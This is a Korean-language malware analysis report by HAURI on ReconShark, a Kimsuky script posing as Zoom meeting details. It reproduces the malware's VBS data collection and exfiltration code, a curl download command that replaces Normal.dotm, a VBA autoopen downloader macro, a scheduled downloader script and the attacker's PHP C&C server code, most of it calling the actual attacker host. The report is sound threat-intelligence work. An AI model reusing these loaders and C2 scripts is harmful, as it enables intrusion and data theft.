악성코드 상세 분석 보고서

Zoom 접속 정보로 위장한 ReconShark

(Kimsuky APT)

(Document No : DT-20230821-001)


HAURI

www.hauri.co.kr

ㅇ 분석 개요

2023 년 5 월 북한의 해킹 그룹 Kimsuy 의 새로운 악성코드가 발견됐으며, 이 악성코드는 염탐 및 정보 탈취를 주목적으로 삼고 있으며 ReconShark 로 불리고 있다.
ReconShark 는 북한 관련 정보를 다루는 업체 및 인물들을 대상으로 메일에 첨부되어 유포되고 있으며, 사용 중인 PC 백신에 따라 다른 방법으로 악성코드를 실행하는 치밀함을 보이고 있다.

ㅇ 악성코드 순서도



1. Zoom Info.vbs

(MD5 : EA986B990B17C7EF847B7ABF1B108373, SIZE : 31,828)


개요 : C&C 서버에 접속하여 AES 복호화 키를 가져와 암호화된 악성코드 다운로드 코드를 복호화 후 실행하며, 다운로드 코드는 실행 중인 백신 프로세스에 따라 다르게 실행됨

ViRobot	VBS.S.Agent.31828

상세분석 :

(1) 정상 파일로 위장하기 위해 화상 회의 서비스 “Zoom” 접속 정보가 작성된 문서를 C&C 서버에 접속하여 사용자에게 보여준다.

- C&C 서버 : hxxps://mngrdp.site/hiro/share.docx (※접속 시 공격자의 구글 드라이브로 리다이렉트됨)



[그림 1] Zoom Info.pdf

(2) 감염 PC 에 연결된 배터리 정보와 프로세스 목록을 수집하여 C&C 서버에 전송한다.

- C&C 서버 : hxxps://mngrdp.site/hiro/r.php

```
Result=""
isProcessRunning = ""
Set ws = CreateObject("WScript.Shell")
Set WMI = GetObject("WinMgmts:")
Set Objs = WMI.InstancesOf("Win32_Battery")
Set fs = CreateObject("Scripting.FileSystemObject")

pp="cmd.exe /c explorer ""https://mngrdp.site/hiro/share.docx"""
re=ws.run(pp,0,true)
wscript.sleep(2000)
For Each Obj In Objs
  isProcessRunning = isProcessRunning & Obj.Description & " "
Next

Set Objs = WMI.InstancesOf("Win32_Process")
For Each Obj In Objs
  isProcessRunning = isProcessRunning & Obj.Description & " "
Next

isProcessRunning=LCase(isProcessRunning)

Set Post0 = CreateObject("msxml2.xmlhttp")
Post0.Open "POST", "https://mngrdp.site/hiro/r.php", 0
Post0.setRequestHeader "Content-Type", "application/x-www-form-urlencoded"
Post0.Send ("p=" + Modi(isProcessRunning))
```

[그림 2] 정보 수집 후 C&C 서버 전송

(3) 수집된 정보를 전송하며, 응답 값으로 이후 악성코드 복호화에 사용될 AES 복호화 키를 받는다.

```
Set Post0 = CreateObject("msxml2.xmlhttp")
Post0.Open "POST", "https://mngrdp.site/hiro/r.php", 0
Post0.setRequestHeader "Content-Type", "application/x-www-form-urlencoded"
Post0.Send ("p=" + Modi(isProcessRunning))
s_key = Post0.responsetext
```

[그림 3] AES 복호화 키

(4) 감염 PC 에 curl.exe 에 존재하는지 검사 후 결과 값을 result 변수에 저장한다.

```
If fs.FileExists("c:\windows\system32\curl.exe") Or fs.FileExists("c:\Windows\sysnative\curl.exe") Then
        Result = Result+"curl ok "+"ENTER"
Else
        Result = Result+"curl no "+"ENTER"
End If

Result = Result + "ENTER":
```

[그림 4] curl.exe 검사

(5) Bitdefender, Kaspersky, V3, 알약, Avast 백신을 사용할 경우 추가 악성 행위를 하지 않고 result 변수 값에 "bitdefender" 문자열을 추가 후 C&C 서버로 전송 후 실행을 종료한다.

- C&C 서버 : hxxps://mngrdp.site/hiro/re.php

```
If InStr(isProcessRunning,"bdagent.exe") Or InStr(isProcessRunning,"epsecurityservice.exe") Or InStr(isProcessRunning,"avpui.exe") Or

    Result=Result+"bitdefender "
```

[그림 5] Bitdefender, Kaspersky, V3, 알약, Avast 프로세스 검사

```
End If

Set Post0 = CreateObject("msxml2.xmlhttp")
Post0.Open "POST", "https://mngrdp.site/hiro/re.php", 0
Post0.setRequestHeader "Content-Type", "application/x-www-form-urlencoded"
Post0.Send (Modi(Result))
```

[그림 6] result 변수 전송

(6) TrendMicro, AVG, Webroot, 360 백신을 사용 중이면, 전달받은 AES 키 값을 사용해 악성코드를 복호화 후 실행한다.

- 복호화 키 : worldpeace2023

```
If InStr(isProcessRunning,"tmwscsvc") Or InStr(isProcessRunning,"ntrtscan") Or InStr(isProcessRunning,"tmrhea") Or InS

    Result=Result+"trend "

    dd=AES("&106&68&135&205&70&71&221&219&183&61&50&124&51&7&205&215&241&159&73&254&215&91&6&22&211&38&115&144&233&252

    d=ws.run(dd,0,true)
```

[그림 7] 악성코드 복호화 후 실행 코드

(7) 복호화 후 실행된 악성코드는 winword.exe 프로세스를 종료 후 C&C 서버에서 문서 파일을 다운로드 받아와 %Appdata%₩microsoft₩templates₩Normal.dotm 경로에 저장하며 백신 종류에 따라 다운로드 받는 C&C 서버 주소가 다르다.

- TrendMicro 사용 시 다운로드 주소 : hxxps://mngrdp.site/hiro/ca.php?na=dot_kasp.gif
- ※AVG 사용 시 다운로드 주소 : hxxp://mngrdp.site/hiro/ca.php?na=dot_avg.gif
- ※Webroot, 360 사용 시 다운로드 주소 : hxxps://mngrdp.site/hiro/ca.php?na=dot_eset.gif

```
cmd.exe /c taskkill /im winword.exe /f &
del "%appdata%\Microsoft\Templates\Normal.dotm" /f &
curl -o "%appdata%\asdf" "http://mngrdp.site/hiro/ca.php?na=dot_avg.gif" &
copy "%appdata%\asdf" "%appdata%\microsoft\templates\asdf" &
rename "%appdata%\microsoft\templates\asdf" "normal.dotm" &
del "%appdata%\asdf" /f &
cls
```

[그림 8] 복호화된 악성코드 (AVG)


(8) 저장된 Normal.dotm 은 VBA 매크로 코드를 가지고 있으며, C&C 서버에 접속하여 추가 악성코드를 다운로드하여 %Appdata%₩Microsoft₩qwer.bat 경로에 저장 후 실행하는 기능을 가지고 있다.

- C&C 서버 : hxxp://mngrdp.site/hiro/d.php?na=battmp

```
Attribute VB_Name = "NewMacros"
Sub autoopen()
    On Error Resume Next
    Set fs = CreateObject("Scripting.FileSystemObject"):
    Set ws = CreateObject("WScript.Shell"):
    tpath = ws.ExpandEnvironmentStrings("%appdata%") + "\Microsoft\qwer.gif"
    If fs.FileExists(tpath) Then
        re = ws.Run("cmd.exe /c del ""%appdata%\Microsoft\qwer.bat""& ren ""%appdata%\Microsoft\qwer.gif"" qwer.bat& ""%appdata%\Microsoft\qwer.bat""", 0, False)
    Else
        cc = "curl -o ""%appdata%\Microsoft\qwer.gif"" " + "http://mngrdp.site/hiro/d.php?na=battmp"
        cmdline = "cmd.exe /c " + cc
        cmdline = cmdline + "&timeout 2 & %windir%\sysnative\" + cc
        re = ws.Run(cmdline, 0, False)
    End If
End Sub
```

[그림 9] Normal.dotm 의 VBA 매크로 코드

(9) 이외에 위에 해당하는 백신을 사용안하고 있는 경우에는 추가 악성코드를 다운로드 및 실행하는 asdfg.vbs 파일을 생성 후 41 분마다 실행되게 작업 스케줄러에 등록시킨다.



[그림 10] 등록된 작업 스케줄

```
On Error Resume Next:
Dim t0:
Set ws = CreateObject("WScript.Shell"):
Set fs = CreateObject("Scripting.FileSystemObject"):
Set Post0 = CreateObject("msxml2.xmlhttp"):
Set asdf = CreateObject("Scripting.FileSystemObject"):
t0="":
gpath = ws.ExpandEnvironmentStrings("%appdata%") + "\Microsoft\qwer.gif":
bpath = ws.ExpandEnvironmentStrings("%appdata%") + "\Microsoft\qwer.bat":
ttpath = ws.ExpandEnvironmentStrings("%appdata%") + "\Microsoft\qwert":
If fs.FileExists(ttpath) Then:
Else:
    Set re=fs.createtextfile(ttpath,true):
    re.close:
    If fs.FileExists(gpath) Then:
        re=fs.movefile(gpath,bpath):
        re=ws.run(bpath,0,true):
        fs.deletefile(bpath):
    Else:
        Post0.open "GET", "https://mngrdp.site/hiro/d.php?na=battmp",False:
        Post0.setRequestHeader "Content-Type", "application/x-www-form-urlencoded":
        Post0.Send:
        t0=Post0.responseText:
        Set f = asdf.CreateTextFile(gpath,True):
        f.Write(t0):
        f.Close:
    End If:
    fs.deletefile(ttpath):
End If:
```

[그림 11] asdfg.vbs 코드

(10) 추가 악성코드를 다운로드 받을 때 d.php 의 "battmp" 파라미터는 bat 파일을 뜻하는 것으로 보이며, C&C 서버에 존재하는 battmp1~4 파일 중 하나를 전달한다.

```
82      if($chk=="battmp")
83      {
84          if(file_exists("battmp1"))
85          {
86              if ($ff = fopen ("battmp1", "r")) {
87                  $contents = fread($ff, filesize("battmp1"));
88                  fclose($ff);
89                  echo $contents;
90                  unlink("battmp1");
91                  exit;
92              }
93          }
94          if(file_exists("battmp2"))
95          {
96              if ($ff = fopen ("battmp2", "r")) {
97                  $contents = fread($ff, filesize("battmp2"));
98                  fclose($ff);
99                  echo $contents;
100
101                 unlink("battmp2");
102                 exit;
103             }
104         }
```

[그림 12] d.php 코드 중 battmp 파일 다운로드 부분

(11) "battmp" 이외에 VBS 파일을 뜻하는 "vbtmp" 파일 다운로드 코드도 존재한다.

```
35      if($chk=="vbtmp")
36      {
37          if(file_exists("vbtmp1"))
38          {
39              if ($ff = fopen ("vbtmp1", "r")) {
40                  $contents = fread($ff, filesize("vbtmp1"));
41                  fclose($ff);
42                  echo $contents;
43                  unlink("vbtmp1");
44                  exit;
45              }
46          }
```

[그림 13] d.php 코드 중 vbtmp 파일 다운로드 부분

(12) re.php 파일은 Result 변수를 전달받아 resp 파일에 저장하는 기능을 한다.

```php
<?php
    date_default_timezone_set('America/New_York');
    $ip = getenv("REMOTE_ADDR");
    $useragent = isset($_SERVER['HTTP_USER_AGENT']) ? $_SERVER['HTTP_USER_AGENT'] : "";
    $Now_time = time();
    $date = date("Y/m/d h-i-s-A", $Now_time);
    $data=file_get_contents("php://input");
    $data=str_replace("ENTER","\r\n",$data);
    $data=str_replace("__"," ",$data);
    if($ff=fopen("resp_result","a"))
    {
        fwrite($ff, $date." ".$ip." ".$useragent."\r\n");
        fwrite($ff, $data."\r\n");
        fclose($ff);
    }
    exit;
?>
```

[그림 14] re.php 코드

(13) r.php 파일은 프로세스 목록을 전달받아 resp_key 파일에 저장 후 keymaya.txt 파일을 읽어와 AES 복호화 키를 전달한다.

```php
        WriteLog("resp_key", $date." ".$ip." ".$useragent);
        WriteLog("resp_key", $data);
        echo_file("keymaya.txt");
    }

function echo_error($reason)
{
    $ip = getenv("REMOTE_ADDR");
    $Now_time = time();
    $date = date("Y/m/d h-i-s-A", $Now_time);
    $useragent = isset($_SERVER['HTTP_USER_AGENT']) ? $_SERVER['HTTP_USER_AGENT'] : "";
    WriteLog("resp_err", $date." ".$ip." ".$useragent);
    WriteLog("resp_err", $reason);
    header("Location: /error.php");
    exit(0);
}
function echo_file($path)
{
    $content=null;
    if(file_exists($path))
    {
        $content = file_get_contents($path);
        echo $content;
    }
    return false;
}
```

[그림 15] r.php 코드 일부

resp_key

```
1
2  2023/07/29 11-14-28-PM [redacted] Mozilla/4.0 (compatible; MSIE 7.0
3  system idle process system smss.exe csrss.exe wininit.exe csrss.exe serv
```

[그림 16] resp_key 파일